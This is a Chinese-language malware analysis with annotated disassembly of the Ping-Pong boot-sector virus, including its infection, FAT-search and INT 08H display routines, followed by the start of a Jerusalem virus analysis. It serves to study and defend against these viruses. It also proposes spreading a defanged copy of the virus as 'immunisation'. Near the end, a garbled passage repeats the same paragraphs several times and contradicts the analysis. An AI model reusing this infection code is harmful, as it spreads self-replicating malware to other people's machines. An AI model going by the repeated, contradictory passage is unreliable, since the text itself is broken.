| 97C0,7D4C | CMP  | BYTE PTR [SI+04],04 | ;是活动的 DOS分区吗? 3.XX版本 |
| 97C0,7D50 | JZ   | 7D58                | ;是转                  |
| 97C0,7D52 | ADD  | SI,+10              | ;不是,调整指针到下一个表项       |
| 97C0,7D55 | POP  | 7D46                | ;继续搜索直到 CX=0 为止      |
| 97C0,7D57 | RET  |                     | ;如没有活动的 DOS分区,则结束    |
| 97C0,7D59 | MOV  | DX,[SI]             | ;取驱动器标识和磁头号          |
| 97C0,7D5A | MOV  | CX,[SI+02]          | ;取分区柱面号和扇区号          |
| 97C0,7D5D | MOV  | AX,0201             | ;读一个扇区               |
| 97C0,7D60 | CALL | 7CC3                | ;调用读盘子程序读硬盘的 BOOT 扇区 |
| 97C0,7D63 | MOV  | SI,8002             | ;把 BOOT 扇区中的磁盘控制参数传送 |
| 97C0,7D66 | MOV  | DI,7C02             | ;到病毒程序中对应的位置。        |
| 97C0,7D69 | MOV  | CX,001C             | ;总共 1CH 个字节          |
| 97C0,7D6C | REPZ |                     | ;重复传送字节              |

|           |       |                       |                                                                                                                     |
|-----------|-------|-----------------------|---------------------------------------------------------------------------------------------------------------------|
| 97C0,7D6D | MOVSB |                       |                                                                                                                     |
| 97C0,7D6E | CMP   | WORD PTR [81FC], 1357 | ;判断本次读入的 BOOT 扇区是否为已被<br>;感染病毒的扇区                                                                                   |
| 97C0,7D74 | JNZ   | 7D8B                  | ;如果标志单元中是 1357H, 则认为它已经是<br>;病毒盘了, 故不再对其传播。                                                                         |
| 97C0,7D76 | CMP   | BYTE PTR [81FB], 00   | ;81FBH 中的值小于 0 吗?                                                                                                   |
| 97C0,7D7B | JNB   | 7D8A                  | ;无符号比较总是不会小于 0, 必转                                                                                                  |
| 97C0,7D7D | MOV   | AX, [81F5]            | ;以下 4 行程序不会执行到                                                                                                      |
| 97C0,7D80 | MOV   | [7DF5], AX            |                                                                                                                     |
| 97C0,7D83 | MOV   | SI, [81F9]            |                                                                                                                     |
| 97C0,7D87 | JMP   | 7E92                  |                                                                                                                     |
| 97C0,7D8A | RET   |                       | ;如果被判断的值等于1357H, 就从这里返回                                                                                             |
| 97C0,7D8B | CMP   | WORD PTR [800B], 0200 | ;扇区是 200H 字节格式吗?                                                                                                    |
| 97C0,7D91 | JNZ   | 7D8A                  | ;若不是, 就不传播。因为它传播时, 是按每<br>;扇区 200H 字节方式读写的。                                                                         |
| 97C0,7D93 | CMP   | BYTE PTR [800D], 02   | ;是单面盘吗?                                                                                                             |
| 97C0,7D98 | JB    | 7D8A                  | ;若是, 就不传播。因为单面盘的每簇仅一个<br>;扇区。病毒程序需要两个扇区, 但又只申请<br>;了一个簇号。                                                           |
| 97C0,7D9A | MOV   | CX, [800E]            | ;取 BOOT 长度值, 以扇区为单位                                                                                                 |
| 97C0,7D9E | MOV   | AL, [8010]            | ;取 FAT 表的个数                                                                                                         |
| 97C0,7DA1 | CBW   |                       | ;从字节转换成字格式                                                                                                          |
| 97C0,7DA2 | MUL   | WORD PTR [8016]       | ;乘以 FAT 表的长度, 以扇区为单位                                                                                                |
| 97C0,7DA6 | ADD   | CX, AX                | ;加到 BOOT 长度中                                                                                                        |
| 97C0,7DA8 | MOV   | AX, 0020              | ;目录表项字节数                                                                                                            |
| 97C0,7DAB | MUL   | WORD PTR [8011]       | ;乘以目录个数                                                                                                             |
| 97C0,7DAF | ADD   | AX, 01FF              | ;除以 200H 时, 加上上取整常数                                                                                                 |
| 97C0,7DB2 | MOV   | BX, 0200              | ;除数, 它是一个扇区的大小                                                                                                      |
| 97C0,7DB5 | DIV   | BX                    | ;AX 中包含有根目录扇区数                                                                                                      |
| 97C0,7DB7 | ADD   | CX, AX                | ;再加上目录区长度。这时 CX 中包含有第一<br>;个有效簇号前的总扇区数                                                                              |
| 97C0,7DB9 | MOV   | [7DF5], CX            | ;保留 CX 到该地址中                                                                                                        |
| 97C0,7DBD | MOV   | AX, [7C13]            | ;取磁盘总扇区数                                                                                                            |
| 97C0,7DC0 | SUB   | AX, [7DF5]            | ;减去 BOOT, FAT 表, 目录所占扇区数得到可<br>;存放数据文件的全部有效扇区数                                                                      |
| 97C0,7DC4 | MOV   | BL, [7C0D]            | ;取每簇号扇区号                                                                                                            |
| 97C0,7DC8 | XOR   | DX, DX                |                                                                                                                     |
| 97C0,7DCA | XOR   | BH, BH                |                                                                                                                     |
| 97C0,7DCC | DIV   | BX                    | ;将 AX 中的有效扇区数换算成簇数                                                                                                  |
| 97C0,7DCE | INC   | AX                    | ;有效总簇数加 1                                                                                                           |
| 97C0,7DCF | MOV   | DI, AX                | ;保留到 DI 中, 以后用作比较终值                                                                                                 |
| 97C0,7DD1 | AND   | BYTE PTR [7DF7], FB   | ;去掉 3.XX 版本标志位 11111011b                                                                                            |
| 97C0,7DD6 | CMP   | AX, 0FF0              | ;总有效簇数大于 FF0H = 4080 吗? 只有<br>;3.00 以上的版本格式化的硬盘才大于 FF0H,<br>;并且它的 FAT 表项占 2 字节, 2.XX 版本格式<br>;化的硬盘的 FAT 表项占 1.5 字节。 |
| 97C0,7DD9 | JBE   | 7DE0                  | ;小于时转                                                                                                               |
| 97C0,7ddb | OR    | BYTE PTR [7DF7], 04   | ;置 3.XX 版本的硬盘标志 BIT 2 为 1                                                                                           |
| 97C0,7DE0 | MOV   | SI, 0001              | ;从第 2 个簇号开始搜索                                                                                                       |
| 97C0,7DE3 | MOV   | BX, [7C0E]            | ;取 BOOT 长度值                                                                                                         |



|           |       |                     |                                         |
|-----------|-------|---------------------|-----------------------------------------|
| 97C0,7DE7 | DEC   | BX                  | ; 前移一步, 从 FAT 表的第一扇区开始                  |
| 97C0,7DE8 | MOV   | [7DF3], BX          | ; 保存到该地址中                               |
| 97C0,7DEC | MOV   | BYTE PTR [7EB2], FE | ; 置初值为 -2, 从 0 字节开始搜索                   |
| 97C0,7DF1 | JMP   | 7E00                | ; 以上 3 个值都减了一个循环步长值<br>; 转病毒程序的后半部分继续执行 |
| 97C0,7DF3 | 01 00 |                     | ; 记录读 FAT 扇区的次数的的工作单元                   |
| 97C0,7DF5 | 0C 00 |                     | ; 记录第一个簇号前的扇区数的工作单元                     |
| 97C0,7DF7 | 00    |                     | ; 标志字节, BIT 0: PV 开关, BIT 1: 显示         |
| 97C0,7DF8 | 00    |                     | ; 部分激活标志, BIT 2: 版本标志                   |
| 97C0,7DF9 | FA 00 |                     | ; 驱动器标识                                 |
| 97C0,7DFB | 00    |                     | ; 病毒程序后部的存放扇区号                          |
| 97C0,7DFC | 57 13 |                     | ; 传染标志, 可作为免疫标志                         |
| 97C0,7DFE | 55 AA |                     | ; IBM PC DOS 的签名标志码                     |

下面的程序段是试图从整个 FAT 表中搜索一个空闲簇号, 如果搜索成功, 就进行病毒传播, 否则返回。

|           |      |                     |                                                                                                    |
|-----------|------|---------------------|----------------------------------------------------------------------------------------------------|
| 97C0,7E00 | INC  | WORD PTR [7DF3]     | ; 初值为 FAT 表的首扇区号减 1, 每次加 1,<br>; 使指向下一个扇区                                                          |
| 97C0,7E04 | MOV  | BX, [7DF3]          | ; 第一次正好指向 FAT 表的第一扇区                                                                               |
| 97C0,7E08 | ADD  | BYTE PTR [7EB2], 02 | ; 总共搜索过的扇区数的个数的 2 倍                                                                                |
| 97C0,7E0D | CALL | 7C9D                | ; 读入一个 FAT 扇区                                                                                      |
| 97C0,7E10 | JMP  | 7E4B                | ; 搜索这个扇区                                                                                           |
| 97C0,7E12 | MOV  | AX, 0603            | ; 两个 FAT 表项的字节数预置为 3 字节                                                                            |
| 97C0,7E15 | TEST | BYTE PTR [7DF7], 04 | ; 它是 3.XX 版本的硬盘吗?                                                                                  |
| 97C0,7E1A | JZ   | 7E1D                | ; 不是, 转                                                                                            |
| 97C0,7E1C | INC  | AX                  | ; 3.XX 版本的硬盘的两个 FAT 表项是 4 字节                                                                       |
| 97C0,7E1D | MUL  | SI                  | ; 乘以正在搜索的簇号                                                                                        |
| 97C0,7E1F | SHR  | AX, 1               | ; 除以 2, 结果或为 1.5, 或为 2 字节                                                                          |
| 97C0,7E21 | SUB  | AH, [7EB2]          | ; 高位减去 2 的倍数, 即按 200H 取模, 保留<br>; 余数。这是因为每次只读一个扇区, 数据区<br>; 中仅有最后读入的 200H 字节, 它的指针也<br>; 须小于 200H。 |
| 97C0,7E25 | MOV  | BX, AX              | ; 保留这个指针                                                                                           |
| 97C0,7E27 | CMP  | BX, 01FF            | ; 这次搜索已到一扇区的末尾吗?                                                                                   |
| 97C0,7E2B | JNB  | 7E00                | ; 已到, 转去读下一个 FAT 扇区。                                                                               |
| 97C0,7E2D | MOV  | DX, [BX+8000]       | ; 8000H 是缓冲区首地址, BX 是位移量<br>; 从 FAT 表中取出一个表项                                                       |
| 97C0,7E31 | TEST | BYTE PTR [7DF7], 04 | ; 是 3.XX 版本吗?                                                                                      |
| 97C0,7E36 | JNZ  | 7E45                | ; 是转                                                                                               |
| 97C0,7E38 | MOV  | CL, 04              | ; 由于 2.XX 版本的 FAT 表项是 1.5 字节,                                                                      |
| 97C0,7E3A | TEST | SI, 0001            | ; 它需要区分簇号的奇偶。是偶数吗?                                                                                 |
| 97C0,7E3E | JZ   | 7E42                | ; 是转, 偶数用低 12 BIT, 不移位                                                                             |
| 97C0,7E40 | SHR  | DX, CL              | ; 奇数用高 12 BIT, 右移 4 BIT                                                                            |
| 97C0,7E42 | AND  | DH, 0F              | ; 去掉最高 4 BIT, 在偶数时, 它可能不为 0                                                                        |
| 97C0,7E45 | TEST | DX, FFFF            | ; 这个簇号为 0 吗?                                                                                       |
| 97C0,7E49 | JZ   | 7E51                | ; 为 0 即是空闲簇号, 搜索成功, 转                                                                              |
| 97C0,7E4B | INC  | SI                  | ; SI 初值为 1, 从 2 开始逐个往下搜索                                                                           |

97C0:7E4C CMP SI, DI ;已经搜索到最大簇号吗?  
 97C0:7E4E JBE 7E12 ;没有, 继续搜索  
 97C0:7E50 RET ;若无空闲簇号, 则无法传播, 只得返回。

当成功地搜索到一个空闲簇号后, 现在开始把病毒程序写到目标盘上。

97C0:7E51 MOV DX, FFF7 ;FAT 表项的占用标志  
 97C0:7E54 TEST BYTE PTR [7DF7], 04 ;是 3:XX 版本吗?  
 97C0:7E59 JNZ 7E68 ;是转  
 97C0:7E5B AND DH, 0F ;去掉最高 4 BIT, 因为 2:XX 版本仅用 12 BIT  
 97C0:7E5E MOV CL, 04 ;移位常数  
 97C0:7E60 TEST SI, 0001 ;它是偶数吗?  
 97C0:7E64 JZ 7E68 ;是转, 不移位  
 97C0:7E66 SHL DX, CL ;奇数, 左移 4 BIT  
 97C0:7E68 OR [BX+8000], DX ;置回到原来取出的位置中  
 97C0:7E6C MOV BX, [7DF3] ;取出这个 FAT 表的扇区号  
 97C0:7E70 CALL 7C98 ;将这个 FAT 扇区写回盘上  
 97C0:7E73 MOV AX, SI ;搜索到的空闲簇号  
 97C0:7E75 SUB AX, 0002 ;减去常量 2, 即簇号值为 2, 对应实际有效  
 ;簇号是 0, 3 对应 1, 余此类推  
 97C0:7E78 MOV BL, [7C0D] ;取每簇扇区数  
 97C0:7E7C XOR BH, BH ;清高位寄存器  
 97C0:7E7E MUL BX ;换算成扇区数  
 97C0:7E80 ADD AX, [7DF5] ;加上有效簇号前的扇区数, 得到的和是从盘  
 ;起点开始到该点的扇区数  
 97C0:7E84 MOV SI, AX ;扇区号送到 SI 中  
 97C0:7E86 MOV BX, 0000 ;读第 0 扇区 (即 BOOT, 硬盘会经过分区表而  
 ;读出 BOOT 扇区)  
 97C0:7E89 CALL 7C9D ;读一个扇区  
 97C0:7E8C MOV BX, SI ;把搜索到的空闲扇区号送 BX  
 97C0:7E8E INC BX ;指向下一个扇区, 簇扇区数大于 2 时,  
 ;可保证下一个扇区也被申请占用了。  
 97C0:7E8F CALL 7C98 ;把 BOOT 扇区写到 BX 所指的扇区。  
 97C0:7E92 MOV BX, SI ;把搜索到的空闲扇区号送 BX  
 97C0:7E94 MOV [7DF9], SI ;同时, 把它置入该单元中, 启动时用它寻找  
 ;病毒程序的后半部分和 BOOT 扇区  
 97C0:7E98 PUSH CS ; CS 的值传送到 AX 中  
 97C0:7E99 POP AX  
 97C0:7E9A SUB AX, 0020 ; ES 段前移 20H 个单位, 即 200H 字节  
 97C0:7E9D MOV ES, AX ;以便写 CS:7E00 起的 200H 字节  
 97C0:7E9F CALL 7C98 ;写一个扇区到 BX 中给定的扇区号处, 它是  
 ;病毒程序的后部  
 97C0:7EA2 PUSH CS ; CS 的值传送到 AX 中  
 97C0:7EA3 POP AX  
 97C0:7EA4 SUB AX, 0040 ; ES 段前移 40H 个单位, 即 400H 字节  
 97C0:7EA7 MOV ES, AX ;以便写 CS:7C00 起的 200H 字节  
 97C0:7EA9 MOV BX, 0000 ;扇区号是 0, 即写到 BOOT 扇区位置  
 97C0:7EAC CALL 7C98 ;写一个扇区  
 97C0:7EAF RET ;成功地完成一次病毒传播后返回  
 97C0:7EB0 2E 4B ;存放时间值工作单元, 初值无意义

97C0,7EB2 00

;记录已读 FAT 表次数的工作单元  
;次数为  $([7EB2]+2)/2$ 

## 五 小球病毒程序显示部分

小球病毒的显示部分在  $(128 \times 16) \times (16/18.2) = 1800$  秒钟内有一次激活的机会, 其机率为  $1/1800$ , 时间为  $16/18.2 = 0.879$  秒, 如果恰好在该 0.879 秒钟内, 进行了读磁盘的操作, 且与最后一次读是同一驱动器, 就会激活这部分程序。一旦激活之后, 就由硬中断 INT 08H 启动它执行。它会占用较大的系统开销, 影响执行速度。这是该病毒程序对系统影响最大的部分。

```

97C0,7EB3 TEST    BYTE PTR [7DF7], 02 ;显示部分已经激活吗 ?
97C0,7EB8 JNZ     7EDE           ;是转
97C0,7EBA OR     BYTE PTR [7DF7], 02 ;置激活标志位 BIT 1 = 1
97C0,7EBF MOV    AX, 0000         ;置地址段为 0
97C0,7EC2 MOV    DS, AX
97C0,7EC4 MOV    AX, [0020]       ;取 INT 08H 中断向量指针
97C0,7EC7 MOV    BX, [0022]
97C0,7ECB MOV    WORD PTR [0020], 7EDF ;置新的 INT 08H 中断向量指针
97C0,7ED1 MOV    [0022], CS       ;为 CS, 7EDF
97C0,7ED5 PUSH   CS             ;地址段重新置为当前执行段
97C0,7ED6 POP    DS
97C0,7ED7 MOV    [7FC9], AX      ;把 ROM BIOS INT 08H 中断向量置
97C0,7EDA MOV    [7FCB], BX     ;于 7FC9 起的地址中
97C0,7EDE RET                    ;返回, 以后显示程序 CS, 7EDFH 由硬中断启动

```

小球显示程序, 在屏幕上显示 ASCII 代码 07H, 并按某种规律在屏幕中移动。

```

97C0,7EDF PUSH   DS             ;寄存器进栈
97C0,7EE0 PUSH   AX
97C0,7EE1 PUSH   BX
97C0,7EE2 PUSH   CX
97C0,7EE3 PUSH   DX
97C0,7EE4 PUSH   CS
97C0,7EE5 POP    DS
97C0,7EE6 MOV    AH, 0F         ;取屏幕当前的状态, 返回值
97C0,7EE8 INT    10           ;AL=方式, AH=字符列数, BH=当前页
97C0,7EEA MOV    BL, AL
97C0,7EEC CMP    BX, [7FD4]       ;当前页和方式与上一次显示时发生了
97C0,7EF0 JZ     7F27         ;变化吗? 没有变化时转
97C0,7EF2 MOV    [7FD4], BX     ;置新的页和方式
97C0,7EF6 DEC    AH           ;实际使用时从 0 开始计算
97C0,7EF8 MOV    [7FD6], AH     ;存放屏幕列宽值
97C0,7EFC MOV    AH, 01           ;判断屏幕的工作方式
97C0,7EFE CMP    BL, 07         ;字符方式 (BL=0, 1, 2, 3 时), AH = 0
97C0,7F01 JNZ    7F05         ;图形方式 (BL=4, 5, 6 时), AH = 1
97C0,7F03 DEC    AH           ;CRT 方式 (BL=7 时), AH = 0
97C0,7F05 CMP    BL, 04
97C0,7F08 JNB    7F0C
97C0,7FOA DEC    AH

```



|           |      |                       |                                         |
|-----------|------|-----------------------|-----------------------------------------|
| 97C0,7F0C | MOV  | [7FD3], AH            | ; 屏幕方式码 0 或 1                           |
| 97C0,7F10 | MOV  | WORD PTR [7FCF], 0101 | ; 小球显示的光标位置, 初值是左上角                     |
| 97C0,7F16 | MOV  | WORD PTR [7FD1], 0101 | ; 横向及纵向移动的步长, 这两个 0101 的值表面一样, 意义完全不同。  |
| 97C0,7F1C | MOV  | AH, 03                | ; 读光标位置 (用户程序光标位置)                      |
| 97C0,7F1E | INT  | 10                    | ; DH, DL=当前光标的行与列                       |
| 97C0,7F20 | PUSH | DX                    | ; 保存读得的值, 在显示小球后, 用于恢复用户程序的光标位置处的原有的内容。 |
| 97C0,7F21 | MOV  | DX, [7FCF]            | ; 取显示小球的光标位置                            |
| 97C0,7F25 | JMP  | 7F4A                  | ; 转去显示小球                                |

在显示过一次小球后, 屏幕未改变页和方式, 则由此处继续显示小球。

|           |      |                     |                                           |
|-----------|------|---------------------|-------------------------------------------|
| 97C0,7F27 | MOV  | AH, 03              | ; 读光标位置                                   |
| 97C0,7F29 | INT  | 10                  |                                           |
| 97C0,7F2B | PUSH | DX                  | ; 行, 列值进栈                                 |
| 97C0,7F2C | MOV  | AH, 02              | ; 设置光标位置                                  |
| 97C0,7F2E | MOV  | DX, [7FCF]          | ; 取显示小球的光标位置值                             |
| 97C0,7F32 | INT  | 10                  |                                           |
| 97C0,7F34 | MOV  | AX, [7FCD]          | ; 取用户程序光标位置的字符和属性                         |
| 97C0,7F37 | CMP  | BYTE PTR [7FD3], 01 | ; 是图形方式吗?                                 |
| 97C0,7F3C | JNZ  | 7F41                | ; 不是则转                                    |
| 97C0,7F3E | MOV  | AX, 8307            | ; 用闪烁方式在光标处显示 ASCII 07 代码, 两次闪烁显示会使原光标处复原 |
| 97C0,7F41 | MOV  | BL, AH              | ; 显示属性为图形的 83H, 或读来的属性                    |
| 97C0,7F43 | MOV  | CX, 0001            | ; 显示一个字符                                  |
| 97C0,7F46 | MOV  | AH, 09              |                                           |
| 97C0,7F48 | INT  | 10                  | ; 显示 AL 中的字符                              |
| 97C0,7F4A | MOV  | CX, [7FD1]          | ; 取移动小球光标的步长值                             |
| 97C0,7F4E | CMP  | DH, 00              | ; 光标到了顶行吗?                                |
| 97C0,7F51 | JNZ  | 7F58                | ; 没有则转                                    |
| 97C0,7F53 | XOR  | CH, FF              | ; 否则, 纵向步长值取补码, 1 变为 -1 (CFH)             |
| 97C0,7F56 | INC  | CH                  | ; 或 -1 (CFH) 变为 1 (00H)                   |
| 97C0,7F58 | CMP  | DH, 18              | ; 光标到了底行吗?                                |
| 97C0,7F5B | JNZ  | 7F62                | ; 没有则转                                    |
| 97C0,7F5D | XOR  | CH, FF              | ; 否则, 纵向步长值取补码                            |
| 97C0,7F60 | INC  | CH                  |                                           |
| 97C0,7F62 | CMP  | DL, 00              | ; 光标到了行首吗?                                |
| 97C0,7F65 | JNZ  | 7F6C                | ; 没有则转                                    |
| 97C0,7F67 | XOR  | CL, FF              | ; 否则, 横向步长值取补码                            |
| 97C0,7F6A | INC  | CL                  |                                           |
| 97C0,7F6C | CMP  | DL, [7FD6]          | ; 光标到了行末吗?                                |
| 97C0,7F70 | JNZ  | 7F77                | ; 没有则转                                    |
| 97C0,7F72 | XOR  | CL, FF              | ; 否则, 横向步长值取补码                            |
| 97C0,7F75 | INC  | CL                  |                                           |
| 97C0,7F77 | CMP  | CX, [7FD1]          | ; CX 发生了变化吗? 即上次显示碰到过屏幕的任意一个边缘吗?          |
| 97C0,7F7B | JNZ  | 7F94                | ; 碰到过则转                                   |
| 97C0,7F7D | MOV  | AX, [7FCD]          | ; 取用户光标位置处的字符和属性                          |
| 97C0,7F80 | AND  | AL, 07              | ; 截取字符的低 3 BIT 值                          |

|           |       |                     |                                         |
|-----------|-------|---------------------|-----------------------------------------|
| 97C0,7F82 | CMP   | AL, 03              | ;等于 3吗?                                 |
| 97C0,7F84 | JNZ   | 7F8B                | ;不相等则转                                  |
| 97C0,7F86 | XOR   | CH, FF              | ;否则, 纵向步长值取补码                           |
| 97C0,7F89 | INC   | CH                  | ;即碰见象 C, K, S 等字符小球会上下反向                |
| 97C0,7F8B | CMP   | AL, 05              | ;等于 5 吗?                                |
| 97C0,7F8D | JNZ   | 7F94                | ;不相等则转                                  |
| 97C0,7F8F | XOR   | CL, FF              | ;否则, 横向步长值取补码                           |
| 97C0,7F92 | INC   | CL                  | ;即碰见象 E, M, U 等字符小球会左右反向                |
| 97C0,7F94 | ADD   | DL, CL              | ;再次显示小球的光标位置加上                          |
| 97C0,7F96 | ADD   | DH, CH              | ;行, 列步长值                                |
| 97C0,7F98 | MOV   | [7FD1], CX          | ;存放行, 列步长值                              |
| 97C0,7F9C | MOV   | [7FCF], DX          | ;存放显示小球的光标值                             |
| 97C0,7FA0 | MOV   | AH, 02              | ;设置 DX 所给定的光标位置                         |
| 97C0,7FA2 | INT   | 10                  |                                         |
| 97C0,7FA4 | MOV   | AH, 08              | ;在显示之前, 读光标位置的字符和属性                     |
| 97C0,7FA6 | INT   | 10                  | ;以便以后恢复屏幕时使用                            |
| 97C0,7FA8 | MOV   | [7FCD], AX          | ;存放读出的结果                                |
| 97C0,7FAB | MOV   | BL, AH              | ;把读出的属性放到 BL 中                          |
| 97C0,7FAD | CMP   | BYTE PTR [7FD3], 01 | ;是图形方式吗?                                |
| 97C0,7FB2 | JNZ   | 7FB6                | ;不是时转                                   |
| 97C0,7FB4 | MOV   | BL, 83              | ;置图形方式的属性码, 闪烁, 深绿                      |
| 97C0,7FB6 | MOV   | CX, 0001            | ;显示一个字符                                 |
| 97C0,7FB9 | MOV   | AX, 0907            | ;显示 ASCII 代码 07H (小球状)                  |
| 97C0,7FBC | INT   | 10                  |                                         |
| 97C0,7FBE | POP   | DX                  | ;恢复读得的用户程序光标位置的值得                       |
| 97C0,7FBF | MOV   | AH, 02              | ;设置光标位置到用户程序工作的                         |
| 97C0,7FC1 | INT   | 10                  | ;光标位置                                   |
| 97C0,7FC3 | POP   | DX                  |                                         |
| 97C0,7FC4 | POP   | CX                  |                                         |
| 97C0,7FC5 | POP   | BX                  |                                         |
| 97C0,7FC6 | POP   | AX                  |                                         |
| 97C0,7FC7 | POP   | DS                  |                                         |
| 97C0,7FC8 | JMP   | 0000, 0020          | ;转移到 ROM BIOS INT 08H 中断向量地址去<br>;执行硬中断 |
| 97C0,7FCD | 00 00 |                     | ;小球显示处的屏幕字符和属性                          |
| 97C0,7FCF | 01 01 |                     | ;小球显示的光标位置                              |
| 97C0,7FD1 | 01 01 |                     | ;小球移动的横向和纵向步长                           |
| 97C0,7FD3 | 00    |                     | ;屏幕方式码 图形=1 其他=0                        |
| 97C0,7FD4 | 00 00 |                     | ;屏幕当前页和显示方式码                            |
| 97C0,9FD5 | 50    |                     | ;屏幕的列宽度值                                |

## 六 程序的一些补充说明

1. 在 97C0,7C43 处, 有 MOV CS, AX 指令, 用这种方法实现转移是比较巧妙的, 但在 PC/AT 或 286 机上, 这条指令会锁机。
2. 在 97C0,7CCE 处, 有 POP AX 指令, 它是为了提高速度的一种技术。栈顶有最后一次调该程序的入口地址。在随后遇到 RET 指令时, 将返回到更前一级调用。比如, 比如 97C0,7D36 处的 CALL 7CC3, 如果调用出错, 它就会返回到 97C0,7D1C 处。它要求两级调用之间没有改变栈指针。以保证 RET 指令弹出的也是一个正确的地址。
3. 小球病毒程序, 如果显示部分没有激活, 则几乎对系统没有多大影响。激活

显示部分的机率也是比较小的。如要改变原有机率，可以改变 97C0,7CF4与7CF9时间的参数值。

4. 小球病毒程序仅占用系统 2K 空间，但要读入 FAT表时，却需要较大的空间，在 97C0,7E00-7E50 处采用了空间覆盖技术，是只得学习的地方。
5. 小球病毒程序的显示部分中，小球碰到边框或某些字符会反向，程序写得比较好，且有些趣味。
6. 小球激活部分，在改变 INT 08H中断向量时，在没有关中断的情况下，用赋值语句改变 INT 08H的指针是不好的，如在 97C0,7EB3指令执行之后，这时如产生 INT 08H 中段，会锁死系统。
7. 免疫程序的编写。将 BOOT 扇区的 1FCH 置为 57h, 1FDH 置为 13H 就可以达到免疫。但要注意这两个字节是否被 BOOT 的工作程序使用。如果被使用，(如 3.XX版本的 BOOT 扇区，1FDH单元是驱动器标识码)就要改变工作程序中的有关指令。3.XX版本中有两条 MOV DL, [7DFD] 应改为其它地址或直接赋值。也可以去掉激活显示部分的程序，如把 97C0,7CFF 处的 CALL 7EB3指令改为空操作指令 NOP。这样，病毒传播的是一个与系统无多大影响的病毒，且它能继续传播。以此来达到免疫的目的。

我们常常听到有人讲：“小球病毒”、“小球病毒”、“小球病毒”……

其实，小球病毒并不是一种病毒，而是一种程序。它的名字叫“小球”，因为它在屏幕上显示一个小球，在屏幕上移动，碰到边框或某些字符会反向，就像一个真正的小球一样。

小球病毒程序的编写，主要是利用系统的一些漏洞，来达到免疫的目的。在BOOT扇区中，有两个字节（1FCH和1FDH）是驱动器标识码，如果这两个字节被修改，就会导致系统无法识别驱动器，从而无法启动。

在3.XX版本的BOOT扇区中，1FDH单元是驱动器标识码，如果这个字节被修改，就会导致系统无法识别驱动器，从而无法启动。因此，在编写免疫程序时，必须修改这个字节。

除了修改驱动器标识码外，还可以修改其他的一些参数，来达到免疫的目的。例如，可以修改中断向量，防止病毒激活显示部分的程序。

总之，小球病毒程序的编写，需要深入了解系统的内部结构，并善于利用系统的漏洞。只有这样，才能达到免疫的目的。

小球病毒程序的编写，需要深入了解系统的内部结构，并善于利用系统的漏洞。只有这样，才能达到免疫的目的。

在编写免疫程序时，必须注意两个字节是否被BOOT的工作程序使用。如果被使用，就要改变工作程序中的有关指令。3.XX版本中有两条MOV DL, [7DFD]应改为其它地址或直接赋值。也可以去掉激活显示部分的程序，如把97C0,7CFF处的CALL 7EB3指令改为空操作指令NOP。这样，病毒传播的是一个与系统无多大影响的病毒，且它能继续传播。以此来达到免疫的目的。

小球病毒程序的编写，需要深入了解系统的内部结构，并善于利用系统的漏洞。只有这样，才能达到免疫的目的。



## · 犹太人· 病毒程序译析

重庆建筑工程学院 聂崇峡

"犹太人"病毒程序的名称始见于 <<计算机世界>> 报 1989年 7月19日 第34版。它只感染以 COM 和 EXE 为后缀的文件。严格地说, 它是以系统的 21H 中断的 4B00H 功能调用来感染被执行程序的。它对 COM 文件与 EXE 文件的感染方式不同。感染 COM 文件时, 病毒数据放在程序的首部, 计 710H 个字节, 并在程序的最后增加 5 个字节, 其内容为 "MsDos", 用以作为该命令文件的免疫标志; 感染 EXE 文件时, 病毒数据放在程序的尾部; 它在执行文件的头中放累计和值的两字节单元存入 1984, 作为执行文件的免疫标志。遗憾的是, 它在病毒感染过程中, 没有判断这个标志, 结果导致 EXE 文件一次次地被感染。在随后的程序分析过程中, 我们可以看到这个错误是怎样产生的。

下面我们逐行分析这个病毒程序。

## 一. 命令文件入口和工作程序

```

106A:0100  JMP      0195      ;命令文件入口, 跳过参数区
                                ;参数区在下面列出
106A:0195  CLD              ;清方向标志
106A:0196  MOV      AH, E0    ;访问 E0H 功能, 只有安装了病毒程序
106A:0198  INT      21        ;才有 E0H 功能
106A:019A  CMP      AH, E0    ;病毒程序已经安装了吗?
106A:019D  JNB     01B5      ;没有则转
106A:019F  CMP      AH, 03    ;病毒程序的 E0H 功能将把 AH 置为 3,
106A:01A2  JB      01B5      ;这个比较实际上没有什么意义
106A:01A4  MOV      AH, DD    ;准备访问病毒程序的 DDH 功能
106A:01A6  MOV      DI, 0100  ;移动目标地址起点
106A:01A9  MOV      SI, 0710  ;移动源地址起点
106A:01AC  ADD     SI, DI     ;源地址在相对于目标地址之后 710H 字节处
106A:01AE  CS;              ;11H 工作单元中存放的是原命令文件的
106A:01AF  MOV     CX, [DI+0011];长度值
106A:01B3  INT     21        ;访问病毒程序的 DDH 功能

```

如果内存已经安装了病毒程序, 启动的命令文件也是带有病毒的, 则由病毒程序的 DDH 功能负责处理。DDH 功能程序段将正在内存工作的命令程序向前移动 710H 字节, 并转移到新的起点处 ( DS, 100 ) 去执行。

若内存还没有安装病毒程序, 命令程序将试图通过执行文件的入口点而到达病毒程序的安装部分。下面的程序是为了使得程序的段地址与区地址跟执行文件的定义相吻合。并重新设置堆栈指针。

```

106A:01B5  MOV     AX, CS     ;命令文件加载时, CS=DS
106A:01B7  ADD     AX, 0010   ;加 10H 使得 CS 和 SS 指向代码段
106A:01BA  MOV     SS, AX
106A:01BC  MOV     SP, 0700   ;把程序最后的约 100H 字节空间作堆栈用
106A:01BF  PUSH   AX          ;段地址进栈
106A:01C0  MOV     AX, 00C5   ;区地址置为 C5H

```

|              |                |    |                               |
|--------------|----------------|----|-------------------------------|
| 106A:01C3    | PUSH           | AX | ;区地址进栈                        |
| 106A:01C4    | RETf           |    | ;转移到 CS+10H:00C5H 处去执行。       |
| 下面是工作数据存储单元。 |                |    |                               |
| 107A:0005    | 4D 73 44-6F 73 |    | ;即: MsDos , 它是命令文件的免疫标志       |
| 107A:000A    | 00 01 7B 0E    |    | ;这 4 个字节是命令程序的 DDH 功能转移地址     |
| 107A:000E    | 00             |    | ;如果启动日期是星期五且又是13号, 则被置 1      |
| 107A:000F    | 00 00          |    | ;命令文件 AX 初值                   |
| 107A:0011    | 80 2E          |    | ;被感染的命令文件的长度值                 |
| 107A:0013    | AA 00 AD 0B    |    | ;存放 INT 0H 中断向量地址             |
| 107A:0017    | 60-14 7F 02    |    | ;存放 INT 21H 中断向量地址            |
| 107A:001B    | 56 05 7B 0C    |    | ;存放 INT 24H 中断向量地址            |
| 107A:001F    | 90 7E          |    | ;计数器初值, 经过 7E90H/18.2 秒启动延迟程序 |
| 107A:0021    | ... 107A:0030  |    | ;使用这组单元的程序已无意义, 故不说明          |
| 107A:0031    | 63 0D          |    | ;存放前缀段地址                      |
| 107A:0033    | 80 00          |    | ;病毒程序的段数, 赋值之后为 0080H         |
